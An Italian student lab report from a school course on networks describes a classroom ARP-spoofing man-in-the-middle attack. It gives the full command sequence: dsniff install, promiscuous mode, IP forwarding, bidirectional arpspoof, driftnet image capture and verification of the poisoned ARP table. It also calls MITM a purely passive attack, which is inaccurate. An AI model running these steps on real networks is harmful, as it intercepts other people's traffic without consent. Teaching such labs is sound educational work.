POLO TECNOLOGICO IMPERIESE ITI “G. Galilei” Informatica e Telecomunicazioni	
# RELAZIONE TECNICA	

MATERIA	ANNO SCOLASTICO	INSEGNANTI
SISTEMI E RETI	**2022/2023**	**SIMONE ZANELLA | MARCO DE ROSSI**
LUOGO E DATA	**CLASSE**	**ALUNNO/I**
28/01/2023	**4 B INF**	**Heinrich Kevin**

TITOLO DELLA PROVA/PROGETTO/LAVORO
Attacco Man-in-the-middle MITM

OBIETTIVI
Identificare i rischi conseguenti da questo tipo di attacco


STRUMENTAZIONE UTILIZZATA
Sistema operativo dove si avvia l’attacco: Kali Linux [Virtual Machine] Sistema operativo della macchina Host: Windows 11 DriftNet VirtualBox

INTRODUZIONE

Prima di cominciare ad attaccare un bersaglio [Target Machine] è opportuno avere presente i concetti teorici fondamentali che serviranno per lo svolgimento dell’esercitazione, il cui obiettivo è identificare i passaggi per effettuare un attacco MITM e identificare i rischi e le conseguenze.
Per effettuare un qualsiasi tipo di attacco tramite internet bisogna avere le idee chiare su come funziona il **traffico di dati**. Ogni dato che noi emettiamo sulla rete ha un indirizzo, **l’indirizzo IP** [Internet protocol address], una stringa di numeri separati da punti, che identifica un dispositivo collegato a una rete internet.
L’indirizzo Mac o Mac Address [Media access control] a volte detto anche indirizzo fisico o indirizzo ethernet è un identificatore alfanumerico di 12 caratteri associato alla scheda di rete.
L’attacco verrà eseguito da una **macchina virtuale** [S.O Kali Linux] che attaccherà il Computer del vicino di banco. È molto importante configurare la scheda di rete virtuale e scegliere la modalità di utilizzo ideale per l’esperimento: **NAT**, possibilità di accedere alle risorse di rete usando l’indirizzo IP del computer HOST e consente inoltre a più macchine virtuali di ospitare software che richiedono porte di comunicazione identiche.
Bridged: la macchina virtuale ottiene un proprio indirizzo IP.

Abbiamo menzionato spesse volte l’attacco MITM, ma che cos'è? E come funziona?
L’attacco MITM [Man in the Middle] è un attacco informatico di tipo passivo, ovvero che ha lo scopo di individuare i dati e le informazioni presenti nel sistema al contrario del tipo attivo che si basa sull’alterazione dei dati oppure dei flussi con cui i dati sono trasmessi in rete, basato sul protocollo ARP

[Address Resolution Protocol] che serve per ricevere il MAC address una volta noto l’indirizzo IP di destinazione. Il concetto fondamentale è quello di captare le informazioni del pc attaccato. Dopo aver avviato un attacco MITM tutto il traffico che viaggia tra la macchina attaccata e il gateway transiterà tramite il nostro Pc. Ogni volta che il pc attaccato/client naviga, invece di contattare il gateway e il gateway manda la risposta e i pacchetti al client, passeranno a me/perpetrator dopodiché il perpetrator manderà i pacchetti ricevuti dal client al gateway, il gateway manderà al perpetrator la risposta/pacchetti e infine le inoltra al client. Il client non si accorgerà di niente e se il sito dove sta navigando non è crittografato [HTTP] si ha la possibilità di leggere tutto quello che transita.



Il Gateway è un componente hardware o software che stabilisce una connessione tra due sistemi diversi

La Tabella arp memorizza ogni indirizzo IP chiamato dal pc e lo associa al corrispondente indirizzo MAC

DESCRIZIONE DELLE FASI DI LAVORO/PROGETTO

Installazioni

Per poter effettuare un attacco di tipo Arp Poising bisogna installare il software “Arpspoof” attraverso i seguenti comandi inserendoli nella shell di Kali

sudo apt-get update
sudo apt-get install dsniff

Il comando sudo serve per eseguire il comando come amministratore, apt-get update per aggiornare il sistema operativo, per fare si che non ci siano conflitti e bug tra i vari software e install dsniff per installare dsniff [si occupa di analizzare il traffico].

Per abilitare la modalità di intercettare tutto il traffico di rete bisogna abilitare la modalità promiscua.

ifconfig eth0 promisc
sysctl -w net.ipv4.ip_forward=1

Il comando ifconfig serve per ricevere le informazioni sulla propria rete [indirizzo IP, indirizzo MAC] e eth0 è la nostra interfaccia

Se volesse cambiare il layout di tastiera digitare il seguente comando nella shell:


setxkbmap -layout it

Avvio attacco MITM

Per l’attacco MITM servono 4 informazioni:

- Il tuo indirizzo IP [ipv4], digitando **ifconfig**, l’indirizzo sarà la stringa di numeri che arrivano dopo **inet**

- Il tuo indirizzo Mac, digitando **ifconfig**, l’indirizzo sarà la stringa di numeri che arrivano dopo **ether**



- Il tuo gateway, digitando **ip route show**

- L’indirizzo IP del bersaglio

Nel nostro caso abbiamo le seguenti informazioni:

- Indirizzo IP **192.168.0.125**
- Indirizzo Mac **08:00:27:3e: 48:27**
- Gateway **192.168.0.89**
- Indirizzo Ip Bersaglio **192.168.0.168**


Lanciare 3 finestre separate del terminale.

Nella prima finestra lanciare il seguente comando, sostituendo IP_gateway con il tuo indirizzo del gateway e sostituendo IP_bersaglio con l’indirizzo IP del bersaglio. Nella prima finestra verrà invia i pacchetti e nella seconda le riceve.

arpspoof -i eth0 -t IP_gateway IP_bersaglio


La stessa cosa verrà effettuata nella seconda finestra del terminale ma con gli ultimi comandi scambiati.

arpspoof -i eth0 -t IP_bersaglio IP_gateway




Per implementare driftnet, che si occupa di rappresentare le immagini che si trovano sul sito in cui il client naviga, utilizzare il seguente comando.

sudo driftnet -i eth0 e inserire la password da sudo: kali



Dopo aver attaccato il client possiamo aprire la tabella arp sul nostro computer attraverso il comando **arp -a** per verificare che il client ha come indirizzo ip il nostro gateway e come indirizzo fisico [mac] il nostro e non più il suo. Attraverso questa verifica siamo certi che ogni dato passa al nostro computer e poi al sito.



Interfaccia: 192.168.0.168 --- 0xf

Indirizzo Internet	Indirizzo fisico	Tipo
192.168.0.89	08-00-27-3e-48-27	dinamico
192.168.0.123	90-1b-0e-fa-94-d2	dinamico
192.168.0.125	08-00-27-3e-48-27	dinamico
192.168.0.254	f4-f2-6d-73-4d-02	dinamico
192.168.0.255	ff-ff-ff-ff-ff-ff	statico
224.0.0.2	01-00-5e-00-00-02	statico
224.0.0.5	01-00-5e-00-00-05	statico
224.0.0.22	01-00-5e-00-00-16	statico
224.0.0.251	01-00-5e-00-00-fb	statico
224.0.0.252	01-00-5e-00-00-fc	statico
224.0.1.60	01-00-5e-00-01-3c	statico
225.16.8.68	01-00-5e-10-08-44	statico
225.24.4.64	01-00-5e-18-04-40	statico
239.255.102.18	01-00-5e-7f-66-12	statico
239.255.255.250	01-00-5e-7f-ff-fa	statico
255.255.255.255	ff-ff-ff-ff-ff-ff	statico

CONCLUSIONI E OSSERVAZIONI
Attraverso questa esercitazione ho capito che l’attacco MITM è molto utile per la cybersecurity, sapere cosa sia un attacco MITM è importante soprattutto per le aziende informatiche. Per questo è importante crittografare ogni tipo di dato e sito che si utilizza. In questa esercitazione ho visto che eravamo molto limitati sul tipo di interfaccia che rappresenta i dati e sulla scelta di siti, http e non https perché non siamo ancora in grado di decifrare i dati crittografati.